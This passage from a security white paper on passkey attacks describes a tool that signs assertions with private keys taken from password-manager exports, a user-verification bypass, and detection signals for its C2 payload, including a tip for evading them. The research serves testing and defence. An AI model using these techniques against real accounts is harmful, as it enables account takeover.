The Passkey Injector fully supports the files produced by KeePassXC. A malicious actor who obtains one can load it directly into the tool, sign assertions with the contained private key, and authenticate as the victim — no access to the original KeePassXC database or its master password is required.

3.13.3 Bitwarden

Bitwarden supports several export formats, but only its JSON export includes passkeys.




Figure 35: Bitwarden Vault Export

Bitwarden offers three options when exporting the vault:

1. **Unencrypted JSON** — the least secure option, and the default. The passkeys are written in cleartext:


```
{
  "passwordHistory": [],
  "revisionDate": "2026-04-21T14:03:33.030Z",
  "creationDate": "2026-04-21T14:03:32.740Z",
  "id": "417ab60b-f44c-45f4-a7b1-b43300e7afd3",
  "type": 1,
  "reprompt": 0,
  "name": "webauthn.io",
  "notes": null,
  "favorite": false,
  "fields": [],
  "login": {
    "uris": [
      {
```

```
        "uri": "https://webauthn.io/"
      }
    ],
    "fido2Credentials": [
      {
        "credentialId": "76c3b5c8-d880-46e6-9f57-ced060607557",
        "keyType": "public-key",
        "keyAlgorithm": "ECDSA",
        "keyCurve": "P-256",
        "keyValue": "MIGHAgEAMBMGByqGSM49AgEGCCqGSM49AwEHBG0wawIBAQQggWpHh_vUiMxLNSAK
        5nGfFSzz3n3pR5MBee_lFayn9xKhRANCAAQkDGs8XpcxjYfUcQ0KTbyDaEFFKTw4paO-PRdLUATZW
        s1yz0E9ie4JIv6QDGuercEnbKhztfn42kO3bWWni9f9",
        "rpId": "webauthn.io",
        "userHandle": "cnEzaNHWcYK3coWZjvoaV1Hj9gnI12mKe2dL2HZVFlY",
        "userName": "johndoe",
        "counter": "3",
        "rpName": "webauthn.io",
        "userDisplayName": "John Doe",
        "discoverable": "true",
        "creationDate": "2026-04-21T14:03:33.011Z"
      }
    ],
    "username": "johndoe",
    "password": null,
    "totp": null
  },
  "collectionIds": null
}
```


2. **Password-protected JSON** — encrypted with a user-chosen password. Here is a redacted example of the format:


```
{
  "encrypted": true,
  "passwordProtected": true,
  "salt": "YtFRy/MYEC/CGssWSk/zaA==",
  "kdfType": 0,
  "kdfIterations": 100000,
  "encKeyValidation_DO_NOT_EDIT": "2.wlETHtQlPjVuTAbc4bBowA==|tebqSYsxHKBB8mhyZWWVN/
  z1E573mWEfmKIyTxruUmF0xC9I9aznTMz8qPs4zh5H|j4HsZ/nvx1K4otZ4G1FR2iCZ4WQYqyAIhgbzFF
  WSuS4=",
  "data": "2.R/CMPCRscUj6kdtv9GgkVg==|04MP...GGBRQ==|VpknXBXekM6DvMl...MDuEdShEyOQLA="
}
```


3. **Account-restricted export** — encrypted against the user's Bitwarden account so that it can only be re-imported into that same account.

The Passkey Injector supports the first two formats. When a password-protected export is loaded, the tool prompts for the decryption password. The account-restricted format is not supported. Because a Bitwarden export can hold multiple passkeys, the tool also asks which one to use, listing only the passkeys whose relying party matches the target website.

It is easy to imagine malware that scans the drives of compromised computers for these exported JSON files and exfiltrates them.

3.13.4 Credential Exchange Format (CXF)

The Credential Exchange Format (CXF) is an emerging standard developed by the FIDO Alliance together with password manager vendors to allow credentials to be moved between managers. The specification is currently published as a Proposed Standard, and only a handful of password managers support it today; over time, industry-wide support is expected. [6]

Like the Bitwarden JSON export, a CXF file is a single JSON document that can hold many credentials — passwords and passkeys alike — for a given user. CXF defines the credential payload rather than an encrypted at-rest container; the specification instead requires the exporting provider or orchestrator to protect the transfer. If malware obtains a CXF payload outside that protected exchange, the passkey material in the JSON document is exposed: [6]


```
{
  "id": "8DPaLQiwSc-7n9bHKrQYTw",
  "creationAt": 1705142400,
  "modifiedAt": 1705228800,
  "title": "WebAuthn.io",
  "subtitle": "janesmith",
  "credentials": [
    {
        "type": "passkey",
        "credentialId": "amFuZUNyZWRlbnRpYWxJZA",
        "rpId": "webauthn.io",
        "username": "janesmith",
        "userDisplayName": "Jane Smith",
        "userHandle": "amFuZVNtaXRoVXNlckhhbmRsZQ",
        "key": "MIGHAgEAMBMGByqGSM49AgEGCCqGSM49AwEHBG0wawIBAQQgieOHaQEcuWmyYJDNKdPMd2yq3
               TH59xe_Ry6TA62ElcWhRANCAASW2KmRZiL3V0YsSF1qewZXrhQrs2HoTthHZmjSBVYyLkG-GD
               -BAThnZsehqR_zMyizr0QV3OEzARsNMM0dRzd0"
    }
  ]
}
```


The Passkey Injector tool supports the format and lets the operator pick a passkey from a CXF file when authenticating to a website that accepts passkeys.

3.13.5 Attack Execution

As mentioned throughout the previous sections, the **Software Signer** is the component of the Passkey Injector responsible for loading passkeys from files and producing assertion signatures with them. It supports all of the formats described above — KeePassXC `.passkey` files, Bitwarden JSON exports, and CXF files — and, in the case of a password-protected Bitwarden export, prompts the operator for the decryption password.

The signer implements the asymmetric algorithms used by real authenticators, including ECDSA, RSA, and EdDSA. Beyond simply signing, it lets the operator parameterize the resulting assertion:

- **Signature counter.** By default, the counter is set to `0`, matching the behavior of most software authenticators — unlike hardware authenticators, which increment the counter with every signature. Some relying parties do track counters and detect rollbacks, so the Software Signer allows the value to be overridden before signing when targeting such services.
- **User verification (UV) and user presence (UP) flags.** These indicate, respectively, whether the user was verified (e.g., via PIN or biometrics) and whether the user's presence was confirmed (e.g., by pressing a button on the authenticator or touching a fingerprint reader). Both flags are enabled by default, which is appropriate for most situations.




Figure 36: Software Signer Signature Parameters

The Software Signer is a work in progress, and support for additional exported passkey formats will be added in the future.

3.14 Evil Authenticator Plugin Attack (Failed)

Although Windows 11 supports third-party passkey authenticators via plugins, we have not identified any vulnerabilities in this area so far. We were also unable to use a custom authenticator plugin to intercept and manipulate passkey creation or authentication requests, as the Windows API only exposes `clientDataHash` instead of the full `clientDataJSON` to these plugins.




Figure 37: Windows Passkey Authenticator Plugins

Nevertheless, developing our own passkey authenticator plugin in C# turned out to be an interesting exercise, as it involved implementing the IPluginAuthenticator COM interface (UUID: `d26bcf6f-b54c-43ff-9f06-d5bf148625f7`), exposing it through an out-of-process COM server, and registering it in Windows through an MSIX package. Needless to say, there is very little documentation available for this task.

Due to the complexity of creating passkey authenticator plugins, existing third-party implementations, such as 1Password, Bitwarden, and KeePassXC, should be audited carefully to ensure they do not introduce unexpected vulnerabilities.




Figure 38: Authenticator Selection During Passkey Registration

3.15 User Verification Bypass Attack

This attack — sometimes called a *silent passkey assertion* attack — is not one we discovered; it is a man-in-the-middle technique against WebAuthn that was publicly demonstrated in 2020 and has since been fixed in implementations such as Microsoft Entra ID and Nextcloud. We include it for completeness, because our tooling can reproduce it for testing purposes. [7]

The attack tampers with the assertion request in transit. A relying party issues an assertion request that requires user verification (UV) and user presence (UP). A man-in-the-middle adversary intercepts the request and clears the corresponding flags before relaying it over NFC to a security key in the victim's pocket that happens to be within the attacker's reach. With the verification and presence requirements stripped out, the authenticator signs the assertion silently, without any user interaction. The attacker forwards the resulting assertion to the relying party, authenticates as the victim, and bypasses the verification the relying party believed it had enforced.

The fix lives at registration time: a passkey can be registered as *always requiring user verification*, so that the authenticator enforces UV on every assertion regardless of what the request flags say. Relying parties and authenticator implementers should adopt this protection — and, more generally, never trust client-supplied UV and UP flags to be unmodified in transit. [2]

The Passkey Injector tool, together with the DSInternals Passkey UI application, can perform this attack. A penetration tester can simply modify the UV and UP parameters of an assertion request and attempt to authenticate, observing whether the user is actually prompted for verification — a quick way to check whether a given relying party or authenticator is still vulnerable.

4 Operations Security (OPSEC)

4.1 Motivation

This section catalogs the forensic and telemetry artifacts our tooling leaves behind. We present them from two angles at once: as OPSEC considerations for red teamers weighing the risk of these techniques, and as detection opportunities for defenders who want to catch them.

4.2 Passkey Injector Detection

The Passkey Injector is a standalone WebView2 application, so it does not inject into the victim's browser or operating system the way the C2 tooling does. Its tells are instead in the web page content: because the injector rewrites the WebAuthn ceremony from inside the WebView, relying parties and client-side defenses can watch for the bridge it injects and for WebAuthn calls that are serviced by something other than a genuine platform API.

- JavaScript injection
- chrome.webview.hostObjects.webAuthnBridge

4.3 SharpPasskeys Detection

SharpPasskeys runs as a C2 payload on the victim host and is by far the noisiest component. Each of the following is a strong detection signal on a managed endpoint, and an EDR that correlates several of them at once can identify this tooling with high confidence:

- WebAuthn API usage by non-browser applications
- Applications accessing the `Microsoft-Windows-WebAuthN/Operational` event log
- Enumeration of main window handles of running processes
- DLL injection (CreateRemoteThread, VirtualAllocEx, WriteProcessMemory)
- Named pipe for SharpPasskeys <=> WebAuthnHook communication (`\\.\pipe\WebAuthnHook`)
- dnMerge usage for producing single-file executables

The SharpPasskeys app supports the `--named-pipe` argument to specify a custom named pipe for communicating with the hook, which can be used to evade detection based on the default `\\.\pipe\WebAuthnHook` name.

The DLL injection capability only serves as a proof of concept and was implemented in the most straightforward way possible, using the classic `CreateRemoteThread` technique. C2 agents like Apollo or Beacon support more sophisticated injection techniques that do not rely on these noisy APIs. We therefore did not want to duplicate and maintain those capabilities in our tooling.

4.4 WebAuthn API Hook Detection

The WebAuthn Hook uses Microsoft Detours to splice itself into `webauthn.dll` inside browser processes. Some EDRs are able to detect this kind of userland hooking through static signature-based analysis, code-integrity checks that verify the integrity of loaded modules, or specific monitoring of known hooking techniques. An unexpected hook on the WebAuthn assertion entry point or on the library loaders below is particularly suspicious:

- WebAuthNAuthenticatorGetAssertion
- LoadLibraryW
- LoadLibraryExW

5 Conclusion

5.1 Summary

This white paper has described three vulnerabilities in the WebAuthn ecosystem, along with more than 20 novel passkey attack techniques. The supporting tooling is open source and can be used to reproduce the attacks, test defenses, and validate mitigations.

Despite our findings, we remain optimistic about the security of passkeys. The use of passkeys is still a significant improvement over passwords, and we encourage organizations to adopt them as soon as possible. For high-value accounts, we recommend using device-bound passkeys instead of synced ones, and enforcing attestation to ensure that only genuine and approved authenticators are used.

5.2 Recommendations for Web Application Developers

- Properly implement all server-side checks according to the WebAuthn specification, including the detection of replayed challenges and cloned device-bound passkeys. [1]
- Conduct penetration tests of your WebAuthn implementation.
- Prefer using robust WebAuthn SDKs instead of building custom solutions.
- Consider binding the WebAuthn challenges to user sessions.
- Do not store sensitive authentication data in logs.

5.3 Recommendations for Pentesters and Red Teamers

- Test the security of passkey implementations in your engagements.
- Test for replay and relay vulnerabilities.
- Test assertion tampering (UV and UP flags, signature, counter...).

5.4 Recommendations for IT Administrators

- Update Windows 11 to the latest version.
- Do not rely solely on the phishing-resistant multi-factor authentication requirement in conditional access policies for high-value identities and applications.
- Block execution of unauthorized applications.
- Block installation of unsanctioned browser extensions.
- Stay alert and do not confirm unexpected passkey prompts.
- Enforce passkey attestation for high-value users.
- Detect WebAuthn usage by non-browser apps using Windows Event Logs.
- Detect passkey registration using Microsoft Graph and Okta APIs.

6 Previous Research

6.1 Papers and Talks

6.1.1 Passkeys Pwned: Turning WebAuthn Against Itself

Researchers from SquareX Labs (now part of Zscaler) created a malicious browser extension that proxies WebAuthn calls inside the browser. [8] Their attack replaces legitimate registration requests with attacker-controlled key pairs and can later fake passkey authentication through the same compromised browser layer.

6.1.2 Your (Synced) Passkey is Weak

The Your (Synced) Passkey is Weak project by Allthenticate focuses on phishing and account takeover risks introduced by synced passkeys. [9] Its Chrome Password Manager and Bitwarden demonstrations show that once a password-manager or platform account is compromised, synced passkeys can be exported, imported elsewhere, or deleted from the victim's vault. This matches the academic comparison of device-bound and synced passkeys [10], which frames credential syncing as moving much of the security burden from the authenticator hardware to the passkey provider and its account-recovery model.

6.1.3 Security Issue with Bluetooth Low Energy (BLE) Titan Security Keys

Older Google Titan U2F Security Keys using Bluetooth Low Energy (BLE) were found to contain a vulnerable implementation of the Bluetooth pairing protocol, allowing attackers in proximity to intercept and manipulate communications between the key and the host device. [11]

6.1.4 A Side Journey to Titan

NinjaLab's A Side Journey To Titan paper [12] describes a side-channel vulnerability in the cryptographic implementation of the Google Titan Security Key's secure element (CVE-2021-3011). The authors show how to use a custom lattice-based attack to fully recover an ECDSA private key from the Google Titan Security Key.

6.1.5 How Not to Handle Keys: Timing Attacks on FIDO Authenticator Privacy

Researchers from Macquarie University presented a remote timing attack on FIDO2 authenticators [13] that measures small differences in how a token processes key handles to tell whether the same physical authenticator is registered to several online accounts. FIDO2 normally hides this by issuing a separate key pair for each service, so two relying parties cannot correlate the same user; the timing leak undermines that privacy guarantee. Two of eight tested L1-certified hardware tokens were vulnerable via JavaScript through the WebAuthn API, and browser-side deduplication of the `allowCredentials` list can mitigate the issue.

6.1.6 HiPass: Hijacking CTAP in Passkey Authentication

In the HiPass: Hijacking CTAP in Passkey Authentication paper [14], the authors analyze man-in-the-middle attacks against the Client-to-Authenticator Protocol (CTAP) path used during passkey authentication. Their implementation connects a victim's authenticator to the attacker's computer over Bluetooth and hijacks the victim's passkey authentication session, highlighting the client-authenticator transport as a separate attack surface from relying-party verification bugs.

6.1.7 FIDO2 Deception Attack via Overlays exploiting Limited Display Authenticators

In the Breaching Security Keys without Root: FIDO2 Deception Attacks via Overlays exploiting Limited Display Authenticators (FIDOLA) paper [15], the authors show that because most FIDO2 security keys have little or no display, the user cannot tell what they are actually approving when they perform the physical presence test. Their FIDOLA attack framework exploits this by drawing a deceptive screen overlay on the client — without root or other OS-level privileges — so that a victim who thinks they are confirming a legitimate action instead completes an attacker-initiated WebAuthn/CTAP2 ceremony, enabling both same-service and cross-service attacks against 2FA and passwordless setups. In their user study, roughly 95% of participants approved the cross-service overlay attack.

6.1.8 PIN Bypass in Passwordless WebAuthn

Schuermann and Breitmoser described a PIN bypass in passwordless WebAuthn on microsoft.com and Nextcloud. [7] The core issue was relying on the browser-side `userVerification` option instead of verifying that the signed WebAuthn `authenticatorData` actually had the UV flag set. Their write-up is directly relevant to assertion tampering: a relying party that treats "PIN was requested" as equivalent to "user verification was cryptographically proven" can accidentally accept single-factor assertions in a passwordless flow.

6.1.9 Bypassing Windows Hello Without Masks or Plastic Surgery

CyberArk Labs' Windows Hello facial-recognition bypass research describes CVE-2021-34466, where a custom USB camera injected captured infrared frames into the biometric pipeline. [16] Although the work targets Windows Hello rather than WebAuthn directly, it is relevant because Windows Hello is also a platform authenticator, and the attack demonstrates how local biometric verification can fail when the trusted input path is spoofable.

6.1.10 Authentication Method Downgrade

The Hook, Line and Sinker: Phishing Windows Hello for Business article describes how a custom Evilginx phishlet can be used to hide the Windows Hello for Business option from the Entra ID method list, downgrading the victim to a phishable fallback (password plus push, SMS, or TOTP) whose session cookie can then be replayed. [17]

6.1.11 From Passwords to Passkeys: Enhancing Security and Testing with 'Passkey Raider'

From Passwords to Passkeys: Enhancing Security and Testing with 'Passkey Raider' — a talk by Pichaya Morimoto (Siam Thanat Hack Co., Ltd.) at CYBERSEC ASIA 2025. [18] The talk introduces Passkey Raider, a Burp Suite extension that turns the proxy into a software authenticator under the tester's control. It decodes WebAuthn fields from intercepted requests, generates its own key pairs (RS256, ES256, EdDSA), swaps in attacker-controlled public keys during registration, and re-signs tampered authentication requests so they remain cryptographically valid — making it straightforward to fuzz server-side challenge, origin, signature counter, and replay checks.

6.2 Related Tools

6.2.1 Passkey Raider

Passkey Raider is a Burp Suite extension for testing and manipulating passkey authentication flows.

6.2.2 passkeys.tools

passkeys.tools is an analysis and debugging platform for passkey implementations, developed at Ruhr University Bochum. The team also identified many web applications that fail to properly implement WebAuthn server-side checks. [19]

6.2.3 Entra ID Synced Passkey Login

Fabian Bader's Invoke-EntraIDPasskeyLogin.ps1, part of the TokenTacticsV2 toolkit, performs a non-interactive Entra ID sign-in using a WebAuthn private key extracted from a synced vault (Bitwarden, 1Password, KeePassXC) and returns OAuth tokens usable against Microsoft Graph. The Invoke-EntraPasskeyInjection.ps1 script is our modified variant of the original script.

7 Bibliography

[1] World Wide Web Consortium, "Web authentication: An API for accessing public key credentials – level 3," World Wide Web Consortium, W3C Candidate Recommendation Snapshot CR-webauthn-3-20260526, May 2026. Accessed: Jul. 01, 2026. [Online]. Available: https://www.w3.org/TR/2026/CR-webauthn-3-20260526/

[2] FIDO Alliance, "Client to authenticator protocol (CTAP)," FIDO Alliance, Proposed Standard, Jul. 2025. Accessed: Jul. 01, 2026. [Online]. Available: https://fidoalliance.org/specs/fido-v2.2-ps-20250714/fido-client-to-authenticator-protocol-v2.2-ps-20250714.html

[3] Microsoft Corporation, "webauthn.h." Microsoft WebAuthn API header. Accessed: Jul. 01, 2026. [Online]. Available: https://github.com/microsoft/webauthn/blob/master/webauthn.h

[4] Microsoft Corporation, "[MS-RDPEWA]: Remote desktop protocol: WebAuthn virtual channel protocol," Microsoft Corporation, Open Specifications Protocol Document 3.0, Mar. 2026. Accessed: Jul. 01, 2026. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rdpewa/68f2df2e-7c40-4a93-9bb0-517e4283a991

[5] K. Gandhirajan, "Engineering secure passkey sync in microsoft password manager." Microsoft Edge Blog, Apr. 2026. Accessed: Jul. 01, 2026. [Online]. Available: https://blogs.windows.com/msedgedev/2026/04/22/engineering-secure-passkey-sync-in-microsoft-password-manager/

[6] FIDO Alliance, "Credential exchange format," FIDO Alliance, Proposed Standard, Mar. 2026. Accessed: Jul. 01, 2026. [Online]. Available: https://fidoalliance.org/specs/cx/cxf-v1.0-ps-errata-20260309.html

[7] D. Schürmann and V. Breitmoser, "PIN bypass in passwordless WebAuthn on microsoft.com and Nextcloud." Hardware Security SDK, Aug. 2020. Accessed: Jul. 01, 2026. [Online]. Available: https://web.archive.org/web/20250527134756/https://hwsecurity.dev/2020/08/webauthn-pin-bypass/

[8] SquareX Labs, "Passkeys pwned: Turning WebAuthn against itself." SquareX Labs, Aug. 2025. Accessed: Jul. 01, 2026. [Online]. Available: https://labs.sqrx.com/passkeys-pwned-0dbddb7ade1a

[9] C. Spensky, "Your passkey is weak: Phishing synced passkeys is still possible." Allthenticate, presented at DEF CON 33, Aug. 2025. Accessed: Jul. 01, 2026. [Online]. Available: https://yourpasskeyisweak.com/

[10] A. Büttner and N. Gruschka, "Device-bound vs. Synced credentials: A comparative evaluation of passkey authentication," in *Proceedings of the 11th international conference on information systems security and privacy*, SCITEPRESS - Science; Technology Publications, 2025, pp. 651–659. doi: 10.5220/0013380600003899.

[11] C. Brand, "Advisory: Security issue with bluetooth low energy (BLE) titan security keys." Google Online Security Blog, May 2019. Accessed: Jul. 01, 2026. [Online]. Available: https://security.googleblog.com/2019/05/titan-keys-update.html

[12] T. Roche, V. Lomné, C. Mutschler, and L. Imbert, "A side journey to titan," in *30th USENIX security symposium (USENIX security 21)*, USENIX Association, Aug. 2021, pp. 231–248. Available: https://www.usenix.org/conference/usenixsecurity21/presentation/roche

[13] M. Kepkowski, L. Hanzlik, I. Wood, and M. A. Kaafar, "How not to handle keys: Timing attacks on FIDO authenticator privacy," *Proceedings on Privacy Enhancing Technologies*, vol. 2022, no. 4, pp. 705–726, 2022, doi: 10.56553/popets-2022-0129.

[14] D. Kim, J. Shin, G. Ryu, and D. Choi, "HiPass: Hijacking CTAP in passkey authentication," *IEEE Access*, vol. 13, pp. 92086–92101, 2025, doi: 10.1109/access.2025.3570377.

[15] A. T. Mahdad, M. Jubur, and N. Saxena, "Breaching security keys without root: FIDO2 deception attacks via overlays exploiting limited display authenticators," in *Proceedings of the 2024 on ACM SIGSAC conference on computer and communications security*, in CCS '24. ACM, 2024, pp. 1686–1700. doi: 10.1145/3658644.3690286.

